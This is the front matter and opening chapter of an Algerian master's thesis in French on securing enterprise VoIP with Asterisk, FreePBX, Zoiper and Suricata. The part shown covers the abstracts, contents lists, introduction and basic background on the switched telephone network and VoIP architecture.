

الجمهورية الجزائرية الديمقراطية الشعبية  
République Algérienne démocratique et populaire

وزارة التعليم العالي والبحث العلمي  
Ministère de l'enseignement supérieur et de la recherche scientifique

جامعة سعد دحلب البليدة  
Université SAAD DAHLAB de BLIDA

كلية التكنولوجيا  
Faculté de Technologie

قسم الإلكترونيك  
Département d'Électronique



## Mémoire de Master

En Télécommunication

Spécialité : Réseaux & Télécommunications

Présenté par

BENACHOUR Lina

&

DJABALI Khedidja

---

## Implémentation d'une solution VoIP sécurisée dans un réseau d'entreprise

---

Proposé par : Mr. Mehdi Merouane & Mlle. Amalou Warda

Année Universitaire 2021-2022

## Remerciements

---

*Nous remercions Dieu de nous avoir donné la volonté, le courage et la patience qui nous ont permis de réaliser ce travail.*

*Nous adressons nos profonds remerciements à chacune de nos familles, particulièrement nos parents qui sont toujours à nos côtés et prêts à nous soutenir.*

*Nous tenons à exprimer toute notre reconnaissance à notre promoteur Monsieur M.Mahdi pour sa contribution à la réalisation de ce travail.*

*Nous remercions vivement Madame W.Amalou pour ses conseils judicieux, ses recommandations, son aide pratique et pour la motivation qu'elle nous a toujours apportée.*

*Nous remercions également les membres du jury M.Bersali et R.bendoumiya d'avoir accepté de juger notre travail.*

*Enfin, nous tenons à **remercier** tous ceux qui, de près ou de loin, ont contribué à la réalisation de ce travail.*

**MERCI**

## *Dédicaces*

*Je dédie tout d'abord ce travail à mes très chers parents, qui ont veillé à mon éducation, pour leur soutien, leurs sacrifices et leurs encouragements tout au long de mon parcours, que Dieu le tout puissant les garde et les protège,*

*A mes sœurs, mes frères et mes belles sœurs pour leur soutien, spécialement*

*M.Sara qui était toujours à mes côtés,*

*Mon petit frère Khaled qui nous a donné la chance de trouver une meilleure formation pratique,*

*A mes neveux et nièces,*

*A toute ma famille,*

*A ma chère binôme Lina,*

*A tous mes amis et particulièrement Amel et Djaouida, Houda et Ahlem*

*A tous ceux que j'aime et qui ne sont plus de ce monde.*

*\*\*Khedidja\*\**

## *Dédicace*

*À mon exemple éternel, mon soutien moral et ma source de joie et de bonheur, celui qui s'est toujours sacrifié pour me voir réussir, que dieu te garde dans son vaste paradis, à toi **mon père Bachir**.*

*À la lumière de mes jours, la source de mes efforts, la flamme de mon cœur, ma vie et mon bonheur ; **maman Latifa** que j'adore*

*À **Mon cher frère Islem** qui n'a cessé d'être mon meilleur exemple de persévérance, de courage et de générosité*

*À mes chères sœurs **Fadwa** et **Hiba** qui n'ont pas cessée de me conseiller, encourager et soutenir tout long de mes études. Que dieu les protège, je vous souhaite une vie merveilleuse, heureuse et pleine de bonnes promesses.*

*À **mon prince Amir** qui sait toujours comment procurer la joie et le bonheur pour toute la famille, je te souhaite un avenir radieux, je t'aime.*

*À ceux qui n'ont jamais cessé de m'encourager, et me conseiller **mes chères cousines, Aya, Rawaa**.*

*À toute ma famille « **Ben Achour** » ainsi qu'à **mes amis Chaho, Abdou, Rania, Yacine, Lyna, Asmaa et Sarah**.*

*À **mon binôme Khedidja et Madame Warda** Merci à vous.*

**\*\*Lina\*\***

---

ملخص:

يندرج هذا العمل ضمن مجال تأمين أنظمة VoIP في الشركات، وهو من أكثر المجالات تعقيدا بسبب تنوع طرق القرصنة التي تهدد أمن هذه الأنظمة. قمنا بإنشاء حل VoIP آمن داخل الشبكة المعلوماتية للشركة. و هذا باستعمال خادم « Asterisk » و واجهة المستخدم البيانية « FreePbx » و الهاتف الافتراضي « Zoiper »، ثم قمنا بمحاكاة بعض الهجمات مع نظام الكشف و الوقاية « Suricata » كحل.

النتائج التي تم الحصول عليها خلال الاختبارات التي تم إجراؤها مشجعة لحد ما وحققت أهدافنا المنتظرة.

كلمات المفاتيح: VoIP ,SIP ,Suricata ,IPs

---

Résumé :

Ce travail s'inscrit dans le domaine de la sécurisation des systèmes VoIP dans les entreprises qui est l'un des domaines les plus complexes à cause de la variation des méthodes de piratage informatique qui menacent la sécurité de ces systèmes. Dans notre travail, nous avons implémenté une solution VoIP sécurisée dans un réseau informatique d'entreprise. En outre, nous avons utilisé le serveur « Asterisk », l'interface graphique « FreePbx » et le softphone « ZoiPer », puis nous avons simulé quelques attaques et un système de détection et de prévention « Suricata » comme solution. Les résultats obtenus lors des tests effectués sont plutôt encourageants, et donc notre objectif est atteint.

**Mots clés :** VoIP, SIP, Suricata, IPs.

---

**Abstract :**

This work is part of the field of securing VoIP systems in companies, which is one of the most complex areas due to the variation of hacking methods that threaten the security of these systems. In our work, we have implemented a secure VoIP solution in a corporate computer network. In addition, we have used the server « Asterisk », the graphical interface «FreePbx » and the softphone « ZoiPer », then we have simulated some attacks and a detection and prevention system « Suricata » as a solution. The results obtained in the tests carried out are rather encouraging, and so our goal is achieved.

**Keywords :** VoIP, SIP, Suricata, IPs.

---

# LISTES DES ACRONYMES ET

## ABREVIATIONS

**ARP:** Address Resolution Protocol.

**ACD :** Automatic Call distribution.

**CL :** Commutateurs Locaux.

**CAA :** Commutateurs à Autonomie d'Acheminement.

**CTI :** Commutateur de Transit International.

**DDoS:** Distributed Denial of Service.

**DHCP:** Dynamic Host Configuration Protocol.

**DNS:** Domain Name System.

**DoS:** Deny of Service.

**HIPS:** Hostbased Intrusion Prevention System.

**HTTP :** HyperText Transfer Protocol.

**HIDS :** HostBased Intrusion Detection System.

**IAX:** Inter-Asterisk Exchange.

**ICMP:** Internet Control Message Protocol.

**IP:** Internet Protocol.

**IPS :** Intrusion Prevention System.

**IDS :** Intrusion Detection System.

**LAN:** Local Area Network.

**MCU :** Multipoint Conference Unit.

**MITM:** Man in the Middle.

**NTIC :** Nouvelles Technologies de l'Information et de la Communication.

**NIDS:** Network Based Intrusion Detection System.

**NIPS :** Network Intrusion Prevention System.

**PABX:** Private Automatic Branch eXchange.

**PSTN:** Public Switched Telephone Network.

**QoS:** Quality of Service.

**RTC :** Réseau Téléphonique Commuté.

**RTCP:** Real Time Control Protocol.

**RTP:** Real Time Protocol.

**RAS :** Registration Admission Status.

**RNIS :** réseau numérique à intégration de services.

**SIP:** Session Internet Protocol.

**SRTP:** Secure Real-time Transport Protocol.

**SVI :** Serveur Vocal Interactif.

**TCP :** Transport Control Protocol.

**ToIP:** Telephony Over Internet Protocol.

**TLS:** Transport Layer Security.

**TS :** Transit Secondaire.

**UDP :** User Datagram Protocol.

**UAC :** User Agent Client.

**UAS :** User Agent Server.

**UA :** User Agent.

**UIT** : Union Internationale des Télécommunications.

**UFW** : Uncomplicated Firewall.

**VoIP** : Voice Over Internet Protocol.

**VPN**: Virtual Private Network.

**VOCAL**: Vovida Open Communication Application Library.

**YATE**: Yet Another Telephony Engine.

**ZL** : Zone Locale.

**ZAA** : Zone à Autonomie d'Acheminement.

**ZAAM** : Zone à Autonomie d'Acheminement Multiple.

**ZTS** : Zone de Transit Secondaire.

**ZTP** : Zone de Transit Principale.



# Table des matières

Introduction Générale : .....	1
<b>Chapitre 01 : Généralités sur la VoIP .....</b>	<b>3</b>
<b>1.1 Introduction .....</b>	<b>4</b>
<b>1.2 Le Réseau Téléphonique Commuté RTC.....</b>	<b>4</b>
1.2.1 Architecture du RTC .....	4
1.2.2 Avantages et inconvénients .....	5
1.2.3 Passage du RTC vers la VOIP.....	6
<b>1.3 La voix sur IP .....</b>	<b>6</b>
1.3.1 Principe de la VoIP.....	6
1.3.2 L'Architecture VoIP.....	7
<b>1.4 La TOIP.....</b>	<b>8</b>
1.4.1 Les avantages et les inconvénients de la ToIP.....	9
1.4.2 La différence entre TOIP et VOIP .....	9
<b>1.5 Les protocoles de signalisation de VoIP .....</b>	<b>10</b>
1.5.1 Le protocole H.323 .....	10
a. Fonctionnement .....	11
b. Les Composants de H.323 .....	11
c. La pile H323 .....	12
d. Le passage du protocole H.323 vers SIP : .....	15
1.5.2 Le protocole SIP .....	15
a. Structure de protocole SIP.....	15
1.5.3 Le protocole IAX .....	18
<b>1.6 Qualité de service.....</b>	<b>19</b>
1.6.1 Le délai d'acheminement .....	19
1.6.2 La gigue « jitter ».....	19
1.6.3 La perte de paquets « packetloss » .....	20

1.6.4 L'écho .....	20
<b>1.7 Objectifs d'un centre d'appels.....</b>	<b>20</b>
1.7.1 Architecture d'un centre d'appels.....	21
<b>1.8 Étude des différents serveurs de communication Open Source .....</b>	<b>22</b>
1.8.1 Asterisk .....	22
1.8.1.1 Présentation .....	22
1.8.2 Vocal .....	22
1.8.2.1 Présentation .....	22
1.8.3 Yate.....	22
1.8.3.1 Présentation .....	22
<b>1.9 Types de téléphones VoIP / SIP .....</b>	<b>23</b>
1.9.1 Softphones .....	23
a. 3CX.....	23
b. ZoiPer.....	24
c. Jitsi .....	24
<b>1.10 Comparaison des softphones .....</b>	<b>24</b>
<b>1.10 Étude des différentes interfaces de communication.....</b>	<b>25</b>
1.10.1 L'interface FreePbx.....	25
1.10.2 L'interface Elastix .....	25
1.10.3 L'interface 3CX.....	26
<b>1.11 Conclusion.....</b>	<b>26</b>
<b>Chapitre 02 : Les risques et les méthodes de sécurité.....</b>	<b>27</b>
<b>2.1 Introduction .....</b>	<b>28</b>
<b>2.2 Objectif du travail.....</b>	<b>28</b>
<b>2.3 Les attaques contre la VoIP .....</b>	<b>29</b>
2.3.1 Attaque usurpation d'identité.....	30
2.3.2 Attaque Denial de service « Dos ».....	31
2.3.3 Attaque d'écoute clandestine « Eavesdropping ».....	32

a. Attaque Man in the Middle « MITM ».....	32
b. Espionnage des communications VOIP avec Wireshark .....	33
<b>2.4 Les solutions de sécurité .....</b>	<b>34</b>
2.4.1 Par feu « Firewall ».....	34
2.4.2 VPN.....	35
2.4.3 Protocole TLS.....	35
2.4.4 Secure RTP ou SRTP .....	36
2.4.5 Proxy.....	36
2.4.6 Système de détection d'intrusion .....	36
2.4.7 IPS « Systèmes de prévention d'intrusion » .....	39
<b>Chapitre 03 : La réalisation d'une solution VoIP .....</b>	<b>41</b>
<b>3.1 Introduction .....</b>	<b>42</b>
<b>3.2 Architecture de réseau .....</b>	<b>42</b>
<b>3.3 Environnement du travail .....</b>	<b>43</b>
3.3.1 Environnement matériel .....	43
3.3.2 L'environnement logiciel.....	44
3.3.3 Les étapes suivies .....	44
<b>3.4 Mise en place d'un serveur Asterisk .....</b>	<b>45</b>
3.4.1 Intérêt de choix .....	45
<b>3.5 Mise en place du FreePbx .....</b>	<b>46</b>
3.5.1 Intérêt de choix .....	46
<b>3.6 Mise en place d'un IDS.....</b>	<b>49</b>
3.6.1 Intérêt de choix .....	49
<b>3.7 Connexion au client SIP et enregistrement .....</b>	<b>50</b>
3.7.1 Intérêt de choix .....	50
3.7.2 Configuration du ZoiPer .....	50
3.7.3 Test d'appelle .....	53
<b>3.8 Conclusion .....</b>	<b>54</b>

<b>Chapitre 04 : Simulation et Détection des attaques .....</b>	<b>55</b>
<b>4.1 Introduction .....</b>	<b>56</b>
<b>4.2 Simulation des attaques .....</b>	<b>56</b>
4.2.1. Machine Kali Linux.....	57
4.2.2. Simulation.....	57
a. Attaque usurpation d'identité.....	57
b. Attaque Eavesdropping : .....	59
c. Attaque Denial de service : .....	64
<b>4.3 choix et implémentation des bonnes pratiques .....</b>	<b>68</b>
4.3.1 Solutions contre l'attaque usurpation d'identité.....	68
4.3.2 Implémentation du firewall.....	69
4.3.3 Implémentation du IPS suricata .....	73
a. Le passage de l'IDS vers l'IPs .....	73
b. Le lancement de l'IPs suricata .....	74
4.3.4 Intégration du suricata avec la plateforme Wazuh .....	75
<b>4.4 Discussion .....</b>	<b>80</b>
<b>4.5 Conclusion .....</b>	<b>81</b>
<b>Conclusion générale .....</b>	<b>82</b>

**Annexe**

**Bibliographie**

## Liste des figures

<b>Chapitre 01</b> .....	3
<i>Figure 1.1</i> : Architecture du Réseau Téléphonique Commuté.....	5
<i>Figure 1.2</i> : Principe de transmission VoIP .....	7
<i>Figure 1.3</i> : Architecture VoIP .....	8
<i>Figure 1.4</i> : Architecture ToIP .....	8
<i>Figure 1.5</i> : La différence entre TOIP et VOIP.....	10
<i>Figure 1.6</i> : Les composants de protocole H.323 .....	11
<i>Figure 1.7</i> : La pile H.323 .....	12
<i>Figure 1.8</i> : Les communications entre les protocoles TCP et UDP .....	14
<i>Figure 1.9</i> : Les composants de protocole SIP .....	16
<i>Figure 1.10</i> : Procédure d'établissement de session SIP .....	17
<i>Figure 1.11</i> : Architecture du protocole IAX .....	18
<i>Figure 1.12</i> : Architecture d'un centre d'appel .....	21
<b>Chapitre 02</b> .....	27
<i>Figure 2.1</i> : Architecture de notre travail .....	29
<i>Figure 2.2</i> : les différentes attaques contre la VoIP .....	30
<i>Figure 2.3</i> : La différence entre le DOS et le DDOS .....	31
<i>Figure 2.4</i> : L'attaque DOS avec invite flood .....	32
<i>Figure 2.5</i> : Architecture de réseau de l'attaque Homme de milieu .....	33
<i>Figure 2.6</i> : L'outil Wireshark .....	34
<i>Figure 2.7</i> : Sécurisation via un par feu .....	35
<i>Figure 2.8</i> : Architecture VPN .....	35
<i>Figure 2.9</i> : Architecture d'un serveur proxy .....	36
<i>Figure 2.10</i> : Modèle d'un NIDS .....	37
<i>Figure 2.11</i> : Modèle d'un HIDS .....	37
<b>Chapitre 03</b> .....	41
<i>Figure 3.1</i> : Architecture du réseau .....	42
<i>Figure 3.2</i> : Emplacement du serveur Asterisk dans l'environnement de travail .....	45
<i>Figure 3.3</i> : Statu de service d'Asterisk .....	46
<i>Figure 3.4</i> : Emplacement du FreePbx dans l'environnement de travail .....	46
<i>Figure 3.5</i> : L'écran principal de FreePbx.....	47

<b>Figure 3.6</b> : La fenêtre d'accès à FreePbx.....	47
<b>Figure 3.7</b> : Ajouter une nouvelle extension Sip [chan_pjsip ]. .....	48
<b>Figure 3.8</b> : La création de l'extension 202. ....	48
<b>Figure 3.9</b> : Emplacement de Suricata dans l'environnement de travail .....	49
<b>Figure 3.10</b> : Emplacement du softphone Zoiper dans l'environnement de travail .....	51
<b>Figure 3.11</b> : Installation du softphone sur les smartphones. ....	51
<b>Figure 3.12</b> : La configuration du compte 208 sur Zoiper. ....	51
<b>Figure 3.13</b> : L'état du compte 208. ....	52
<b>Figure 3.14</b> : Fenêtre d'activation de la licence du softphone. ....	52
<b>Figure 3.15</b> : La configuration du compte 202 sur Zoiper.....	53
<b>Figure 3.16</b> : L'état du compte 202. ....	53
<b>Figure 3.17</b> : Test d'appelle vidéo entre deux clients sip. ....	54
<b>Chapitre 04</b> .....	55
<b>Figure 4.1</b> : Schéma d'attaque.....	56
<b>Figure 4.2</b> : Scan la plage d'adresse IP du réseau avec svmap .....	57
<b>Figure 4.3</b> : Capture déterminant les extensions actives sur le serveur Asterisk .....	58
<b>Figure 4.4</b> : Craquage des mots de passe avec svcrack .....	58
<b>Figure 4.5</b> : Lancement d'Ettercap et choix de l'interface .....	59
<b>Figure 4.6</b> : Scan du réseau et ajouts d'hôtes .....	59
<b>Figure 4.7</b> : Choix du type d'attaque Mitm ARP poisoning .....	60
<b>Figure 4.8</b> : Début du Sniffing .....	60
<b>Figure 4.10</b> : Lancement de Wireshark et choix de l'interface.....	61
<b>Figure 4.11</b> : Filtrage des paquets .....	61
<b>Figure 4.12</b> : L'analyse des paquets RTP.....	61
<b>Figure 4.13</b> : Méthode d'enregistrements du flux RTP analysé par Wireshark.....	63
<b>Figure 4.14</b> : Écoute de conversations enregistrées.....	63
<b>Figure 4.15</b> : Attaque de type DOS avec inviteflood.....	64
<b>Figure 4.16</b> : Le client 205 hors service. ....	64
<b>Figure 4.17</b> : Attaque de type DOS avec Hping3 et Nmap.....	65
<b>Figure 4.18</b> : Les clients 205 et 206 hors service. ....	65
<b>Figure 4.19</b> : Lancement de Metasploit. ....	66

<b>Figure 4.20</b> : Réglages de configuration de scanner/sip/options.....	66
<b>Figure 4.21</b> : Le résultat de l'exécution de scanner/sip/options. ....	67
<b>Figure 4.22</b> : Réglages de configuration de dos/tcp/synflood.....	67
<b>Figure 4.23</b> : Schéma de protection.....	68
<b>Figure 4.24</b> : Le mot de passe proposé par FreePbx. ....	69
<b>Figure 4.25</b> : L'activation du pare-feu. ....	70
<b>Figure 4.26</b> : Le scan du réseau avec nmap. ....	70
<b>Figure 4.27</b> : Ajouter et vérifier la règle. ....	70
<b>Figure 4.28</b> : Vérifier les ports ouverts sur le réseau avec nmap. ....	71
<b>Figure 4.29</b> : L'ajoute d'une règle. ....	71
<b>Figure 4.30</b> : Les alertes détectés avec l'IDs suricata. ....	71
<b>Figure 4.31</b> : Simulation de l'attaque inviteflood.....	72
<b>Figure 4.32</b> : La règle ajoutée pour stopper l'attaque.....	72
<b>Figure 4.33</b> : La vérification des règles ajoutées. ....	72
<b>Figure 4.34</b> : Les alertes détectés avec l'IDs suricata. ....	73
<b>Figure 4.35</b> : Le passage de l'IDs vers l'IPs. ....	74
<b>Figure 4.36</b> : Le lancement de l'IPs suricata. ....	74
<b>Figure 4.37</b> : Le blocage des attaques par IPs suricata.....	75
<b>Figure 4.20</b> : Emplacement de la plateforme Wazuh dans l'environnement de travail.....	76
<b>Figure 4.39</b> : L'interface Wazuh. ....	77
<b>Figure 4.40</b> : Le tableau de bord de l'interface Wazuh. ....	77
<b>Figure 4.41</b> : L'affichage des règles d'IPs sur la plateforme Wazuh.....	79
<b>Figure 4.42</b> : Les informations sur la règle d'IPs et l'attaque bloquée par cette règle. ....	79
<b>Figure 4.43</b> : Les informations sur la règle d'IPs et l'attaque bloquée par cette règle. ....	80

# Liste des tableaux

- Chapitre 01**.....3
- Tableau 1.1* : Les Avantages et les inconvénients de la RTC .....5
- Tableau 1.2* : Les Avantages et Les inconvénients du TOIP .....9
- Tableau 1.3* : Comparaison entre les serveurs Pbx .....23
- Tableau 1.4* : Comparaison des softphones .....25
- Chapitre 02**.....27
- Tableau 2.1* : les types d'IDs open source les plus populaires .....38
- Chapitre 03**.....41
- Tableau 3.1* : Les caractéristiques de PC serveur .....43
- Tableau 3.2* : Les caractéristiques des PC clients .....43
- Tableau 3.3* : Les caractéristiques des smartphones clients .....44



## Introduction Générale :

Depuis ces dernières années les entreprises commencent à arrêter de commercialiser les lignes analogiques historiques et donc le RTC touche bien à sa fin. Les nouvelles lignes téléphoniques fixes ne sont désormais plus basées sur le RTC mais sur la voix sur IP. A l'apparition de cette nouvelle technologie les gens étaient principalement préoccupés par son coût, ses fonctionnalités et sa fiabilité. Maintenant que la VoIP est de plus en plus acceptée et devenu l'une des technologies de communication traditionnelles, la sécurité est devenue un problème majeur.

Le système VoIP peut être vulnérable aux fraudes et aux piratages informatiques sans une sécurisation bien structurée. A titre d'exemple un fournisseur Canadian de service téléphoniques VoIP au Québec a mis en place une attaque agressive par déni de service qui a causé des appels et des interruptions de service téléphonique le 16 septembre 2021 [1], une deuxième attaque à frapper les fournisseurs de services de voix sur IP fin octobre 2021 [2]. De ce fait il est donc indispensable de prévenir tout risque de cyber-attaque ou de non-conformité afin de préserver les données sensibles de notre réseau.

Les attaques qui menacent la sécurité des systèmes VOIP comprennent : l'attaque DOS, homme du milieu, usurpation d'identité, écoute clandestine..... Ces vulnérabilités doivent être soigneusement étudiées afin d'établir une protection efficace contre les attaques. Pour faire face à ces attaques, des méthodes de sécurité sont pratiquées telles que : Pare-feu, IPS, IDS, proxy, antivirus, .....

Pour la mise en place d'une architecture VoIP sécurisée, nous avons choisis le serveur « **Asterisk** » géré par l'interface graphique « **FreePbx** » et comme softphone nous avons choisi ZoiPer, puis nous avons simulé quelques attaques :

- Usurpation d'identité
- Écoute clandestine
- Déni de service

Après nous avons mis en place un système de détection et de prévention « **Suricata** » et un firewall « **UFW** » pour surveiller le trafic.

Dans le premier chapitre, nous présenterons des généralités sur la Voix sur IP et ses protocoles ainsi qu'une comparaison entre ses différentes plateformes et outils.

# **Introduction Générale**

Dans le deuxième chapitre, nous présenterons les attaques qui menacent la Voix sur IP. Ainsi que les solutions pour la sécuriser.

Dans le chapitre trois, la solution open source Asterisk sera présentée (les étapes pour l'installer et la configurer sous le système d'exploitation Linux ainsi que l'installation et la configuration du softphone ZOIPER).

Enfin, dans le dernier chapitre, nous concrétiserons les attaques par des scénarios et trouverons des solutions pour sécuriser notre infrastructure.

# *Chapitre 01*

## **Généralités sur la VoIP**

## 1.1 Introduction

Comme technologie qui a marqué un tournant important dans le domaine de la communication, la voix sur IP constitue actuellement une évolution et une transition de l'ancien système téléphonique ordinaire à la transmission numérique en utilisant le réseau IP, ce passage simplifie considérablement la gestion et la maintenance des infrastructures téléphoniques, enrichie ce service avec des fonctionnalités très pratiques et finalement permet de réduire significativement les coûts de fonctionnement lié à ce service.

Dans ce chapitre, on va présenter les notions de base de la voix sur IP et ses protocoles ainsi qu'une comparaison entre ses différentes plateformes et outils.

## 1.2 Le Réseau Téléphonique Commuté RTC

Le RTC en anglais PSTN est le réseau téléphonique classique utilisé encore par la plupart des opérateurs, comme son nom l'indique il est basé sur la commutation automatique des communications pour assurer le transfert de l'information (essentiellement la voix) entre les abonnés qui sont reliés à une centrale téléphonique permettant la permutation des appels d'un poste à un autre poste relié au même réseau.

### 1.2.1 Architecture du RTC

L'architecture du RTC est découpée en quatre niveaux hiérarchiques chaque niveau est représenté par une zone : [3]

- **La zone locale ZL** : c'est la zone la plus basse de la voix hiérarchique qui comporte les commutateurs locaux « **CL** » qui ne sont que de simples concentrateurs de lignes auxquels sont raccordés les abonnés finals.
- **La zone à autonomie d'acheminement « ZAA »** : c'est la zone desservie par un ou plusieurs commutateurs à autonomie d'acheminement « **CAA** ». Dans le cas de la présence de plusieurs CAA elle est dite zone à autonomie d'acheminement multiple ZAAM.
- **La zone de transit secondaire ZTS** : c'est la zone desservant des commutateurs de transit secondaire « **TS** ». Ces commutateurs assurent le passage des circuits CAA.

- **La zone de transit principale ZTP** : cette zone contient un ou plusieurs commutateurs de transit principal qui est relié à un commutateur de transit international « **CTI** ».




Figure 1.1 : Architecture du Réseau Téléphonique Commuté.

### 1.2.2 Avantages et inconvénients

Avantages	Les inconvénients
<ul style="list-style-type: none"> <li>✓ Peu coûteux à mettre en place.</li> <li>✓ Très étendu dans le monde il atteint même les villages très reculés.</li> <li>✓ Fonctionne en full duplex.</li> </ul>	<ul style="list-style-type: none"> <li>✓ Le cout qui est relié à un abonnement ce qui peut à la longue s'avérer assez couteux.</li> <li>✓ Limitation du débit.</li> <li>✓ Le délai de l'établissement d'une connexion.</li> <li>✓ La vitesse du transfert de l'information.</li> <li>✓ Perturbation des lignes (bruit, intermodulation...)</li> </ul>

Tableau 1.1 : Les Avantages et les inconvénients de la RTC.

### 1.2.3 Passage du RTC vers la VOIP

Le réseau RTC devient de plus en plus une technologie obsolète qui existe depuis près d'un demi-siècle de ce fait les pannes se multiplient en raison de l'ancienneté de ce système en plus le cout important de leurs abonnements, la migration vers une technologie plus moderne « voix sur IP » devient nécessaire, ce basculement offre de nombreux avantages tel qu'une réelle économie de couts, la mise en place de nouvelles fonctionnalités et une connectivité très haut débit.

Ce passage peut se faire soit en hybride sans modifier l'infrastructure déjà existante c'est-à-dire en parallèle avec le réseau RTC, soit en full IP c'est-à-dire une migration complète vers IP.

## 1.3 La voix sur IP


« **Voice Over Internet Protocol** » voix sur le protocole Internet ou plus simplement, « **Voix sur IP** » désigne une technique permettant la communication par la voix vocales ou multimédias (vidéo et data) sur des réseau compatible IP supportant le protocole TCP/IP « **Transmission Control Protocole/ IP** », internet ou autres réseaux privés ou publics qu'ils soient filaire « câble, ADSL, fibre optique " ou non filaire " satellite, Wi-Fi, réseaux mobiles ".

### 1.3.1 Principe de la VoIP

La communication par VoIP fonctionne par numérisation de la voix en paquets numériques après reconversion de ces derniers en voix à l'arrivée, car le format numérique est plus facile à contrôler et il est plus tolérant au bruit que l'analogique.

Pour établir une communication VoIP, l'émetteur émis un signal analogique "un son via un micro à main par exemple " ce signal doit être numérisé compressé puis encapsulé sous format d'un paquet après envoyé au destinataire qui reconstitue finalement le paquet en un signal audible de nouveau.

La figure suivante démontre le schéma d'une chaîne d'émission et de réception dans une communication VOIP :



**Figure 1.2 :** Principe de transmission VoIP.

### 1.3.2 L'Architecture VoIP

On trouve classiquement dans l'architecture fonctionnelle VoIP les composants suivants :

- **Le routeur :** sa fonction principale consiste à orienter les données à travers le réseau, il permet donc de les faire circuler entre deux interfaces réseau.
- **La passerelle :** est une interface entre le réseau commuté et le réseau IP.
- **Le Switch :** un équipement qui fonctionne comme un pont multiport qui permet de relier plusieurs segments d'un réseau informatique entre eux.
- **Le PABX :** est le commutateur du réseau téléphonique classique. Il permet de faire le lien entre la passerelle ou le routeur, et le réseau téléphonique commuté « RTC ».
- **Les Terminaux :** Un terminal est un périphérique réseau placé à l'extrémité d'un nœud, généralement de type logiciel (software phone) installé dans le PC de l'utilisateur ou interface audio peut être un microphone et des haut-parleurs branchés sur la carte son.
- **Le Gatekeeper :** est l'élément qui fournit de l'intelligence à la passerelle, il est le compagnon logiciel de la Gateway. Le Gatekeeper répond aux aspects suivants de la téléphonie IP :
  - ✓ Le routage des appels.
  - ✓ Administration de la bande passante.
  - ✓ Tolérance aux fautes et sécurité.
  - ✓ Gestion des différentes Gateway.

Ainsi, le Gatekeeper peut remplacer le classique PABX. En effet, il est capable de router les appels entrants et de les rediriger vers leur destination ou une autre passerelle.

